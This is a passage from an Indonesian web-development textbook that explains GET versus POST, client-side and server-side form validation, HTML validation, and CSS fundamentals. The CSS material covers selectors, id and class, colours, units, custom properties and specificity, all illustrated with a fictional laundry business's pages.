Content-Type: text/plain

Coffee on the left sleeve.
Batik, do not bleach.

--------------------------zcuw3pPVwyaCvhbdOfsOxk--
```

Bentuk **Kode 2.26** berbeda. Header `Content-Type` menyebut sebuah **batas** (*boundary*): untaian acak panjang yang dipilih agar tidak mungkin muncul di dalam data. Badannya lalu berupa batas, satu bagian, batas, bagian lain, dan akhirnya batas dengan dua tanda hubung tambahan yang berarti "itu tadi bagian terakhir". Setiap bagian membawa header sendiri — `Content-Disposition` dengan `name` isiannya, ditambah `filename` dan `Content-Type` jika bagian itu berkas — lalu satu baris kosong, lalu bita-bita mentahnya. Tidak ada yang dikodekan, dan justru karena itulah format ini ada.

2.13.5 Memilih antara GET dan POST

Tabel 2.11 adalah perbandingannya, disusul aturannya.

Tabel 2.11 GET dibandingkan dengan POST. Baris terakhirlah yang menentukan.

	GET	POST
Letak data	di URL, setelah `?`	di badan permintaan
Terlihat di bilah alamat	ya	tidak
Dapat dijadikan markah atau dibagikan	ya	tidak
Tersimpan di riwayat peramban	ya	tidak
Tertulis di log peladen	ya, lengkap	tidak, hanya jalurnya
Batas ukuran	beberapa ribu karakter dalam praktik	praktis tidak ada
Dapat membawa berkas	tidak	ya
Dikirim ulang saat Muat Ulang ditekan	diam-diam	hanya setelah peringatan
Disimpan di *cache* peramban dan proksi	ya	tidak
Dimaksudkan untuk	meminta sesuatu	mengubah sesuatu

> **ATURANNYA.** Pakai **GET** ketika permintaan hanya *membaca* — pencarian, penyaringan, pemeriksaan status. Pakai **POST** ketika permintaan *mengubah* sesuatu — permintaan penjemputan, pendaftaran, pembayaran. HTTP sendiri mendefinisikan GET sebagai *aman*

> (*safe*): ia tidak boleh mengubah apa pun di peladen [4]. Patokan yang tidak pernah gagal: *apakah berbahaya jika ini dilakukan dua kali?* Memeriksa status dua kali tidak berbahaya. Meminta penjemputan dua kali mengirim sopir dua kali. Permintaan GET dikirim ulang oleh muat ulang, tombol kembali, peramban yang memuat lebih dahulu, dan perayap; permintaan POST tidak.

Itulah sebabnya halaman status Profitina Laundry memakai GET — tautan `status.html?bill=B2938&phone=0896-0000-1482` yang dicetak di nota langsung membuka jawabannya — sedangkan halaman penjemputan memakai POST. Dan **jangan pernah menaruh kata sandi dalam GET**: kata sandi itu akan tercatat di bilah alamat, di riwayat, di log akses peladen sebagai teks polos, dan di header `Referer` permintaan berikutnya.

2.14 Validasi: Tiga Tempat, Tiga Tugas

Validasi adalah memeriksa apakah data dapat diterima. Validasi terjadi di tiga tempat, dan kesalahan hampir semua orang adalah mengira salah satunya sudah cukup.

Di HTML. Atribut pada **Tabel 2.9** — `required`, `pattern`, `min`, `max`, `type="email"` — diperiksa peramban sebelum mengirim. Tanpa biaya kode, tetap bekerja ketika JavaScript dimatikan, dan pesannya sudah diterjemahkan ke bahasa pengunjung. Kelemahannya: itu pemeriksaan *milik peramban*, dan peramban berada di komputer pengunjung.

Di JavaScript. Pesan peramban muncul satu per satu, dalam gelembung yang tidak dapat ditata ulang. Skrip dapat berbuat lebih baik: setiap isian yang salah ditandai sekaligus, dengan kata-kata Anda sendiri, di samping isiannya, dan dibacakan pembaca layar (Subbab 2.25). Kelemahannya sama dengan HTML, bahkan lebih: pengunjung dapat mematikan JavaScript, dan penyerang sama sekali tidak memakai peramban.

Di peladen.

> **PERINGATAN — PERINGATAN TERPENTING DI BAB INI:** Validasi di sisi klien adalah **kemudahan bagi pengunjung yang jujur**, bukan keamanan dan bukan kebenaran. Siapa pun dapat mengirim permintaan yang tidak pernah melewati formulir Anda: dengan `curl`, dengan salinan halaman yang atributnya dihapus, atau dengan dua puluh baris Python. Peladen harus mengulang setiap pemeriksaan, tanpa syarat, pada setiap permintaan. Ketiga peladen di Subbab 2.26 melakukan persis itu, dan pengulangan itu disengaja.

Dalam satu kalimat: **pemeriksaan di klien menghentikan kekeliruan; pemeriksaan di peladen menghentikan serangan.**

2.14.1 Memvalidasi markah itu sendiri

Ada validasi jenis keempat, tentang HTML Anda sendiri, bukan tentang data pengunjung. Karena peramban tidak pernah melaporkan galat markah (Subbab 2.9.3), Anda memerlukan perkakas yang melaporkannya: W3C Nu HTML Checker, daring di `https://validator.w3.org/nu/` dan juga dapat diunduh sebagai satu berkas Java, `vnu.jar`. Ia mendaftar elemen yang tidak ditutup, atribut yang tidak ada, `id` yang dipakai dua kali, `<label>` yang tidak menunjuk apa pun. Dijalankan pada **Kode 2.14**, ia melaporkan tiga galat (jalurnya dipendekkan di sini):

```
".../table-attributes.html":1.1-1.6: error: Start tag seen without seeing a doctype first.
Expected "<!DOCTYPE html>".
".../table-attributes.html":1.7-2.8: error: Element "head" is missing a required instance
of child element "title".
".../table-attributes.html":3.5-3.54: error: Attribute "cellpading" not allowed on element
"table" at this point.
```

Baris ketiga adalah galat pada **Gambar 2.19**, ditemukan dalam sedetik. Setiap halaman modern di bab ini, termasuk ketiga halaman publik dan setiap halaman yang dihasilkan peladen, lolos pemeriksaan tanpa galat. Tiga kebiasaan: validasi setiap halaman sebelum menyebutnya selesai; perbaiki galat *pertama* lebih dahulu, karena satu tag yang tidak ditutup mengarang rentetan galat di bawahnya; dan validasi HTML yang **dihasilkan peladen**, bukan templat Anda.

2.15 CSS dari Aturan Pertama

HTML menyatakan benda apa sesuatu; **CSS** menyatakan rupanya. CSS singkatan dari **Cascading Style Sheets**, dan Subbab 2.17 menjelaskan kata *cascading* (bertingkat) — bagian yang dilewati semua orang lalu disesali.

2.15.1 Bentuk sebuah aturan

```
selector { property: value; property: value; }
```

Selektor (*selector*) menyatakan elemen mana yang dikenai aturan; setiap **properti** menyebut satu aspek tampilan dan setiap **nilai** menyatakan bagaimana seharusnya; sebuah properti beserta nilainya disebut **deklarasi**, dan deklarasi dipisahkan titik koma. Mari uraikan satu aturan:

```
hr { color: red; height: 5px; width: 50%; }
```

Selektor `hr`; properti `color`, `height`, `width`; nilai `red`, `5px`, `50%`. Setiap garis horizontal di halaman berwarna merah, setinggi lima piksel, dan selebar separuh wadahnya. Tulislah titik koma terakhir walaupun boleh tidak ditulis; pada hari Anda menambahkan properti di bawahnya, Anda tidak perlu mengingatnya.

2.15.2 Tiga tempat menaruh CSS

Tempatnya tepat tiga.

Sebaris (*inline*) — dalam atribut `style` pada satu tag, seperti pada **Kode 2.27**.

Kode 2.27 CSS sebaris (cuplikan `html/basics/css-inline.html`). Aturannya berlaku untuk satu elemen ini dan tidak yang lain.

```
<b style="color: blue">
  The bold and blue color text!
</b>
```

Gambar 2.20 memperlihatkan **Kode 2.27** di peramban. Hampir jangan pernah memakai CSS sebaris: ia berlaku untuk satu elemen, tidak dapat dipakai ulang, mengalahkan hampir semua aturan lain (Subbab 2.17.2), dan mencampur kembali tampilan ke dalam struktur yang sedang Anda jaga kebersihannya.

Gambar 2.20 CSS sebaris: atribut `style` pada satu elemen `<b>` membuat sepotong teks itu berwarna biru.

Internal — dalam elemen `<style>` di dalam `<head>`, seperti pada **Kode 2.28**.

Kode 2.28 CSS internal (`html/basics/css-internal.html`). Satu aturan di kepala dokumen menata setiap elemen yang cocok di halaman.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Using CSS</title>
  <style>
    b { color: blue; }
  </style>
</head>
<body>
  <p>This <b>bold</b> text automatically written in a blue color!<br>
  Whenever the bold tag is called, it has a <b>blue</b> color!
  </p>
</body>
</html>
```

Gambar 2.21 memperlihatkan hasil **Kode 2.28**: *kedua* potongan tebal berwarna biru, walaupun tidak satu pun membawa atribut `style`. Itulah keuntungannya dibanding sebaris — satu aturan, setiap kemunculan.

Gambar 2.21 CSS internal: satu aturan untuk `b` di kepala dokumen mewarnai biru setiap potongan tebal di halaman.

Eksternal — dalam berkas terpisah, ditautkan dari kepala dokumen:

```
<link rel="stylesheet" href="css/style.css">
```

Inilah yang seharusnya dipakai. Berkas itu hanya berisi CSS — tanpa tag, tanpa pembungkus `<style>` — dan setiap halaman yang menautkannya berbagi berkas yang sama: ubah satu baris dan seribu halaman berubah bersama. Peramban juga mengunduhnya sekali lalu memakainya ulang dari *cache*, sehingga situs lebih cepat. **Gambar 2.22** adalah lembar gaya eksternal kecil, `stylecss02.css`, yang ditulis dengan gaya kapital lama (`html/basics/historic/`).

stylecss02.css

```
/* stylecss02.css */
H1, H2, H3, H4 {COLOR : BLUE;}
H1 {FONT-SIZE : 18pt;}
H2 {FONT-SIZE : 16pt;}
H3 {FONT-SIZE : 14pt;}
H4 {FONT-SIZE : 12pt;}
P {FONT-SIZE : 10pt;}
```

Gambar 2.22 Lembar gaya eksternal. Aturan pertama punya empat selektor yang dipisahkan koma, sehingga satu deklarasi mewarnai empat tingkat judul sekaligus; sisanya mengatur ukuran fon per tingkat.

Dua pelajaran dari **Gambar 2.22**. Baris pertamanya adalah **komentar**, di antara `/*` dan `*/`; CSS tidak punya bentuk komentar lain, dan `//` tidak bekerja. Dan aturan pertamanya punya **empat selektor dipisahkan koma** — `h1, h2, h3, h4 { color: blue; }` — yang merupakan cara menghindari menulis deklarasi yang sama empat kali. **Gambar 2.23** adalah halaman yang menautkannya, dan **Gambar 2.24** hasilnya.

stylecss03.html

```
<!-- stylecss03.html -->
<HTML>
  <HEAD>
    <LINK REL="STYLESHEET" TYPE="TEXT/CSS" HREF="stylecss02.css">
    <STYLE TYPE="TEXT/CSS">
      B {COLOR: BLUE}
    </STYLE>
    <TITLE>Using CSS</TITLE>
  </HEAD>
  <BODY>
    <H1>Header 1</H1>
    <H2>Header 2</H2>
    <H3>Header 3</H3>
    <H4>Header 4</H4>
    <P>This <B>bold</B> text automatically written in a blue color!
    <BR>
    Whenever the bold tag is called, it has a <B>blue</B> color!
    </P>
    <H5>This is H5</H5>
  </BODY>
</HTML>
```

Gambar 2.23 Halaman yang menautkan lembar gaya eksternal, `html/basics/historic/stylecss03.html`. Halaman ini juga membawa blok `<style>` internal, sehingga dua sumber CSS berlaku pada dokumen yang sama.

Gambar 2.24 Halaman yang sudah digambar. Judul 1 sampai 4 berwarna biru dan berukuran menurut berkas eksternal; potongan tebal berwarna biru karena aturan internal; dan `<h5>`, yang tidak disebut aturan mana pun, mempertahankan bawaan peramban.

Gambar 2.24 memperlihatkan tiga sumber sekaligus: berkas eksternal menata judul 1 sampai 4, blok `<style>` internal pada **Gambar 2.23** mewarnai kata-kata tebal, dan `<h5>` mempertahankan **lembar gaya milik peramban sendiri** — sumber yang membuat `<h1>` besar dan tautan biru sebelum CSS Anda berjalan. Anda selalu sedang menimpa sesuatu.

2.15.3 Selektor

Tabel 2.12 adalah perangkat kerjanya; selebihnya adalah gabungan dari yang ini.

Tabel 2.12 Selektor CSS yang akan Anda pakai. Spasi di antara dua selektor berarti "di dalam"; `>` berarti "langsung di dalam".

Selektor	Cocok dengan
`p`	setiap elemen `<p>`
`.field-error`	setiap elemen yang `class`-nya memuat `field-error`
`#price-table`	satu-satunya elemen ber-`id` `price-table`
`*`	setiap elemen
`h1, h2, h3`	setiap h1, **atau** h2, **atau** h3
`nav a`	setiap `<a>` di mana saja di dalam `<nav>`
`nav > ul`	setiap `<ul>` yang merupakan **anak langsung** `<nav>`
`h2 + p`	setiap `<p>` yang tepat mengikuti `<h2>`
`input[type="radio"]`	setiap *input* yang atribut `type`-nya tepat `radio`
`a:hover`	tautan selama penunjuk berada di atasnya
`:focus-visible`	elemen yang memegang fokus papan ketik, ketika cincin fokus membantu
`input:invalid`	kontrol yang nilainya gagal pada validasinya sendiri
`tr:nth-child(even)`	setiap baris kedua
`.result:empty`	kotak hasil yang tidak berisi apa pun
`p::first-line`	baris pertama sebuah paragraf, apa pun isinya nanti

2.15.4 `id` dan `class`

> **DEFINISI.** `id` menamai satu elemen dan harus unik di dalam dokumen; CSS memilihnya dengan `#`, tanda pagar. `class` menamai satu jenis elemen; berapa pun elemen boleh berbagi satu kelas, dan satu elemen boleh punya beberapa kelas, dipisahkan spasi. CSS memilih kelas dengan `.`, tanda titik.

Gambar 2.25 memasukkan keduanya ke dalam satu halaman, dan **Gambar 2.26** adalah hasilnya.

stylecss04.html

```
1  <!-- stylecss04.html -->
2  <HTML>
3    <HEAD>
4      <TITLE>Profitina Laundry</TITLE>
5      <STYLE TYPE="TEXT/CSS">
6        #TOP {
7          BACKGROUND-COLOR: #FF9;
8          PADDING: 1em;
9          TEXT-ALIGN: CENTER;
10       }
11       .MyLine {
12         COLOR: BLUE;
13         FRONT-WEIGHT: BOLD;
14         MARGIN: 0;
15         PADDING: 0;
16       }
17     </STYLE>
18   </HEAD>
19   <BODY>
20     <DIV ID="TOP">
21       <H1>Profitina Laundry</H1>
22       <P CLASS="MyLine">Clean laundry, three outlets in Surabaya</P>
23       <P CLASS="MyLine">Open every day, 07:00 to 21:00</P>
24     </DIV>
25     <P>Welcome to our website!</P>
26   </BODY>
27 </HTML>
```

Gambar 2.25 Halaman yang memakai kedua jenis selektor (`html/basics/historic/stylecss04.html`): `#TOP` menata satu `<div>`, dan `.MyLine` menata dua paragraf yang membawa kelas itu.

Gambar 2.26 Halaman yang sudah digambar. Pita kuning, *padding*, dan perataan tengahnya berasal dari `#TOP`; dua baris biru di tengah berasal dari `.MyLine`; paragraf di luar `<div>` tidak tersentuh.

`#TOP` berlaku untuk satu-satunya `<div id="TOP">`, memberinya latar kuning pucat (`#FF9`), *padding* satu em, dan teks rata tengah. `.MyLine` berlaku untuk dua paragraf yang membawa kelas itu, menjadikannya biru tanpa *margin* dan *padding*. Paragraf terakhir berada di luar `<div>` dan tidak berkelas, sehingga tidak ada yang menyentuhnya.

Ada pula galat sungguhan pada **Gambar 2.25**. Aturan `.MyLine` berbunyi `FRONT-WEIGHT: BOLD`; properti itu tidak ada, yang ada hanya `font-weight`. CSS, seperti HTML, mengabaikan yang tidak dipahaminya, sehingga deklarasi itu diam-diam dibuang dan kedua baris itu tidak tebal. Satu salah ketik, tanpa pesan galat, dan satu-satunya cara menyadarinya adalah melihat — atau membuka perkakas pengembang, yang mencoret properti tak dikenal.

Mana yang dipakai? Kelas, hampir selalu. `id` itu unik, sehingga aturan yang ditulis untuknya tidak pernah dapat dipakai ulang, dan Subbab 2.17.2 menunjukkan bahwa `id` juga membuat *cascade* lebih sulit dinalar. Simpan `id` untuk `<label for>`, untuk tautan fragmen, dan sebagai pegangan JavaScript — persis seperti pemakaiannya di halaman-halaman Profitina Laundry.

2.15.5 Warna


Kata kunci — `red`, `blue`, `teal`. Enam belas yang asli ada di **Gambar 2.27** beserta padanan heksadesimalnya; CSS kini punya sekitar seratus lima puluh lagi.

black = #000000	green = #008000
silver = #C0C0C0	lime = #00FF00
gray = #808080	olive = #808000
white = #FFFFFF	yellow = #FFFF00
maroon = #800000	navy = #000080
red = #FF0000	blue = #0000FF
purple = #800080	teal = #008080
fuchsia = #FF00FF	aqua = #00FFFF

Gambar 2.27 Enam belas kata kunci warna asli beserta nilai heksadesimalnya. Perhatikan bahwa `green` adalah `#008000` yang gelap, sedangkan yang terang adalah `lime`.

Heksadesimal, enam digit. `#RRGGBB`: dua digit heksadesimal masing-masing untuk merah, hijau, dan biru, setiap pasangan dari `00` (tidak ada) sampai `FF` (penuh), yaitu 0 sampai 255 menurut Persamaan (2.2). Jadi `#FF0000` adalah merah murni; `#000000` hitam, `#FFFFFF` putih, dan takaran yang sama untuk ketiganya menghasilkan abu-abu. Hitunglah satu: biru tombol Profitina Laundry adalah `#2563eb`. Merah `25` $= 2 \times 16 + 5 = 37$; hijau `63` $= 6 \times 16 + 3 = 99$; biru `eb` $= 14 \times 16 + 11 = 235$. Sedikit merah, sedikit hijau, biru hampir penuh: biru yang tegas.

Heksadesimal, tiga digit. `#FF9` adalah singkatan `#FFFF99`: setiap digit digandakan. Itulah yang dipakai **Gambar 2.25** untuk kuning pucatnya. Warna yang ketiga digitnya seluruhnya diambil dari 0, 3, 6, 9, C, dan F — sebanyak $6^3 = 216$ — adalah palet *web-safe* pada **Gambar 2.28**, peninggalan zaman layar yang hanya mampu menampilkan 256 warna; layar modern tidak memerlukannya, tetapi lembar gaya lama penuh dengannya.



Gambar 2.28 Ke-216 warna *web-safe*. Setiap kotak menampilkan kode tiga digitnya, misalnya `9C0` untuk `#99CC00`, dikelompokkan dalam enam blok menurut digit merahnya. **`rgb()`** menulis angka yang sama dalam desimal, `rgb(37 99 235)`, dan nilai keempat menambahkan transparansi: `rgb(37 99 235 / 0.35)` adalah biru itu dengan kepekatan 35 persen.

2.15.6 Panjang

Tabel 2.13 Satuan panjang CSS. Utamakan `rem` untuk huruf dan jarak, `px` untuk bingkai, `%` dan `fr` untuk tata letak.

Satuan	Artinya
`px`	satu piksel CSS
`%`	persentase dari ukuran padanan elemen wadahnya
`em`	ukuran fon elemen **ini**
`rem`	ukuran fon elemen **akar**, biasanya 16px
`vw`, `vh`	satu persen lebar atau tinggi jendela
`fr`	satu bagian dari ruang sisa, di dalam *grid*

Dua satuan pada **Tabel 2.13** yang membingungkan semua orang adalah `em` dan `rem`. `em` relatif terhadap ukuran fon elemen saat ini, sehingga sarang berlipat ganda: pasang `font-size: 0.9em` pada sebuah daftar lalu sarangkan tiga, dan teks paling dalam menjadi $0.9^3 \approx 0.73$ dari ukuran normal tanpa Anda minta. `rem` relatif terhadap akar dan tidak pernah berlipat. Pakailah `rem` kecuali Anda memang menginginkan pelipatan itu.

2.15.7 Lembar gaya sungguhan pertama

Kode 2.29 menerapkan semua ini pada tabel harga **Kode 2.15**.

Kode 2.29 Lembar gaya untuk tabel harga (`html/basics/price-table.css`), dengan properti yang kurang jelas diterangkan dalam komentar.

```
table.receipt {
  border-collapse: collapse;   /* one shared line between cells, not two */
  width: 100%;
  background: #ffffff;
  border: 1px solid #d1d5db;
}
table.receipt caption {
  caption-side: top;           /* above the table, which is the default */
  text-align: left;
  font-weight: 700;
  padding: 0.5rem 0;           /* 0.5rem top and bottom, 0 left and right */
  color: #1d4ed8;
}
table.receipt th,
table.receipt td {
  border: 1px solid #d1d5db;
  padding: 0.5rem 0.7rem;
  text-align: left;
  vertical-align: top;
}
table.receipt thead th { background: #eff6ff; }
table.receipt tfoot td { font-style: italic; background: #f6f8fb; }
```

Dua properti pada **Kode 2.29** masih baru. `border-collapse: collapse` membuat sel-sel yang bertetangga berbagi satu garis bingkai alih-alih masing-masing menggambar bingkainya sendiri; tanpa itu setiap garis dalam menjadi ganda, ciri khas tabel yang belum ditata. Dan `padding: 0.5rem 0.7rem` adalah **singkatan** (*shorthand*): dua nilai berarti atas-dan-bawah lalu kiri-dan-kanan; satu nilai berarti keempat sisi; empat nilai berputar searah jarum jam dari atas. Perhatikan juga `table.receipt` tanpa spasi — elemen *dan* kelas sekaligus, hanya cocok dengan `<table class="receipt">`. `table .receipt`, dengan spasi, berarti hal yang sama sekali lain: elemen apa pun berkelas `receipt` *di dalam* sebuah tabel.

2.16 Properti Kustom: Menamai Desain Sekali Saja

Lembar gaya Profitina Laundry memakai birunya pada tombol, tautan, spanduk utama, dan cincin fokus. Mengetik `#2563eb` di dua belas tempat adalah cara sebuah situs berakhir dengan sebelas biru yang sedikit berbeda. **Properti kustom** (*custom properties*) — sering disebut *variabel CSS* — memungkinkan Anda menamai sebuah nilai sekali lalu memakai namanya di mana-mana.


> **DEFINISI. Properti kustom** adalah properti yang namanya diawali dua tanda hubung, seperti `--blue`. Ia dideklarasikan seperti properti lain, biasanya pada `:root` (elemen `<html>`) agar diwarisi setiap elemen, dan dibaca dengan `var(--blue)`. Argumen kedua memberi nilai cadangan: `var(--space, 1rem)`.

Kode 2.30 adalah bagian atas lembar gaya sungguhan: **token** desainnya, setiap warna dan jari-jari sudut dinamai sekali.

Kode 2.30 Token desain halaman-halaman Profitina Laundry, dan tema gelap yang hanya mengubah token (cuplikan `html/css/style.css`).

```
/* ---- 1. Design tokens: every color and radius is named once, here ---- */
:root {
  --blue: #2563eb;
  --blue-dark: #1d4ed8;
  --cyan: #06b6d4;
  --teal: #0f766e;
  --ink: #1f2937;
  --muted: #4b5563;
  --line: #d1d5db;
  --bg: #f6f8fb;
  --card: #ffffff;
  --bad: #b91c1c;
  --bad-bg: #fef2f2;
  --radius: 10px;
  --space: 1rem;
}

@media (prefers-color-scheme: dark) {
  :root {                              /* only the tokens change; no rule below is touched
*/
    --ink: #e5e7eb;
    --muted: #9ca3af;
    --line: #374151;
    --bg: #111827;
    --card: #1f2937;
    --blue-dark: #93c5fd;
    --bad: #fca5a5;
    --bad-bg: #3b1d1d;
  }
}
```

Sisa lembar gaya tidak pernah menyebut warna secara langsung: `body { color: var(--ink); background: var(--bg); }`, `.card { background: var(--card); border: 1px solid var(--line); }`. Imbalannya ada di separuh kedua **Kode 2.30**. `prefers-color-scheme: dark` bernilai benar ketika pengunjung meminta mode gelap kepada sistem operasinya; di dalamnya, delapan token mendapat nilai baru, dan *tidak satu pun aturan di bawahnya disentuh*. **Gambar 2.29** adalah halaman yang sama dengan **Gambar 2.38** di Subbab 2.25, dengan sistem diatur ke mode gelap.



Gambar 2.29 Halaman harga ketika sistem dalam mode gelap. Hanya delapan token di dalam *media query* yang berubah; setiap aturan yang memakainya ikut menyesuaikan diri.

Properti kustom berbeda dari variabel bahasa pemrograman dalam satu hal penting: ia ikut serta dalam *cascade*. Nilai yang diatur pada `:root` berlaku di mana-mana; properti yang sama yang diatur pada `.hero` hanya berlaku di dalam spanduk itu, dan menimpa nilai akar di sana. Itulah sebabnya satu *media query* dapat mengganti tema seluruh situs.

2.17 *Cascade* dan Spesifisitas, Dikerjakan sebagai Aritmetika

Dua aturan menyatakan hal berbeda tentang elemen yang sama. Mana yang menang? Untuk itulah huruf C dalam CSS, dan keputusannya diambil bertahap, berurutan; tahap pertama yang memisahkan keduanya mengakhiri persaingan.

2.17.1 Tahap satu: asal dan kepentingan

Deklarasi datang dari tiga asal: lembar gaya bawaan **peramban**, preferensi **pengguna**, dan lembar gaya **halaman** — milik Anda. Biasanya halaman mengalahkan pengguna, dan pengguna mengalahkan peramban. `!important` membalik urutan itu bagi pengguna, sehingga pengunjung yang memerlukan huruf 24 poin tetap mendapatkannya, apa pun yang Anda tulis. Di lembar gaya Anda sendiri, `!important` adalah upaya terakhir: ia mengalahkan spesifisitas sepenuhnya, sehingga orang berikutnya yang ingin menimpa aturan Anda harus menulis `!important` juga, lalu ada dua dan tidak ada cara memilih di antaranya. Lembar gaya kita memakainya sekali, pada `[hidden] { display: none !important; }` di aplikasi jadinya, agar tidak ada yang tanpa sengaja menampilkan elemen yang disembunyikan HTML.

2.17.2 Tahap dua: spesifisitas

Jika kedua aturan milik Anda dan tak satu pun `!important`, selektor yang lebih **spesifik** menang — dan spesifisitas adalah aritmetika yang dapat Anda kerjakan di atas kertas.

> **DEFINISI. Spesifisitas** (*specificity*) sebuah selektor adalah tripel (a, b, c) dengan a banyaknya selektor `id` di dalamnya, b banyaknya selektor kelas, selektor atribut, dan *pseudo-class*, serta c banyaknya nama elemen dan *pseudo-element*. Tripel dibandingkan dari kiri ke kanan: a lebih dahulu, dan hanya jika nilai a seri barulah b diperhitungkan, lalu baru c.

Perbandingan ini **bukan** penjumlahan; ia berperilaku seolah-olah angkanya ditulis dalam basis yang begitu besar sehingga berapa pun banyaknya kelas tidak dapat mengungguli satu `id`. Untuk pekerjaan sehari-hari, anggaplah basisnya sepuluh lalu hitung

$$\text{skor} = 100a + 10b + c \tag{2.3}$$

yang memberi urutan benar untuk selektor apa pun yang mungkin ditulis manusia. **Tabel 2.14** mengerjakan Persamaan (2.3) baris demi baris pada selektor-selektor dari lembar gaya kita sendiri.

Tabel 2.14 Spesifisitas yang dihitung untuk selektor sungguhan. Hitung `id`, lalu kelas, atribut, dan *pseudo-class*, lalu nama elemen.

Selektor	Id (a)	Kelas (b)	Elemen (c)	Tripel	Skor
`*`	0	0	0	(0,0,0)	0
`a`	0	0	1	(0,0,1)	1
`nav ul li a`	0	0	4	(0,0,4)	4
`.card`	0	1	0	(0,1,0)	10
`.site-menu a`	0	1	1	(0,1,1)	11
`a:hover`	0	1	1	(0,1,1)	11
`input[type="radio"]`	0	1	1	(0,1,1)	11
`.table tbody tr:nth-child(even)`	0	2	2	(0,2,2)	22
`.site-menu a[aria-current="page"]`	0	2	1	(0,2,1)	21
`#price-table`	1	0	0	(1,0,0)	100
`#price-table tbody th`	1	0	2	(1,0,2)	102
atribut `style`	—	—	—	—	mengalahkan semua

Tiga pelajaran dari **Tabel 2.14**. Satu `id`, bernilai 100, mengalahkan sembilan kelas yang bernilai 90 — dan akan mengalahkan sembilan puluh kelas, karena perbandingannya per kolom, bukan per jumlah. Atribut `style` sebaris mengalahkan setiap selektor, dan itulah alasan pertama untuk tidak memakainya. Dan `*` bernilai nol, sehingga aturan yang ditulis dengannya kalah dari apa saja, persis seperti yang seharusnya dilakukan sebuah *reset*.

Tahap tiga: urutan sumber. Jika dua aturan sama spesifiknya, **yang ditulis belakangan menang**. Itulah sebabnya lembar gaya disusun dari yang umum ke yang khusus, dan mengapa lembar gaya kedua yang ditautkan dapat menimpa yang pertama.

Tahap empat: pewarisan. Jika tidak ada aturan yang menyebut sebuah elemen, sebagian properti diwarisi dari induknya dan sebagian tidak. Segala yang menyangkut teks — `color`, `font-family`, `font-size`, `line-height` — diwarisi, sehingga mengatur fon sekali pada `body` mengaturnya di mana-mana. Segala yang menyangkut kotak — `margin`, `padding`, `border`, `background`, `width` — tidak, karena paragraf yang mewarisi bingkai induknya akan konyol. Properti kustom selalu diwarisi.

2.17.3 Persaingan yang dikerjakan

Kode 2.31 memberi empat aturan, dengan urutan ini, untuk satu-satunya tautan di `html/basics/cascade.html`, yaitu `<a href="#" aria-current="page">Order</a>` di dalam `<nav class="site-nav">`.

Kode 2.31 Empat aturan yang memperebutkan warna satu tautan (`html/basics/cascade.css`).

